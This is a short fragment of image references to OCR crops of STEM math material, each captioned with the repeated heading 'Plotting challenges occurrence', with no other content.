
# Plotting challenges occurrence




# Plotting challenges occurrence




# Plotting challenges occurrence




# Plotting challenges occurrence




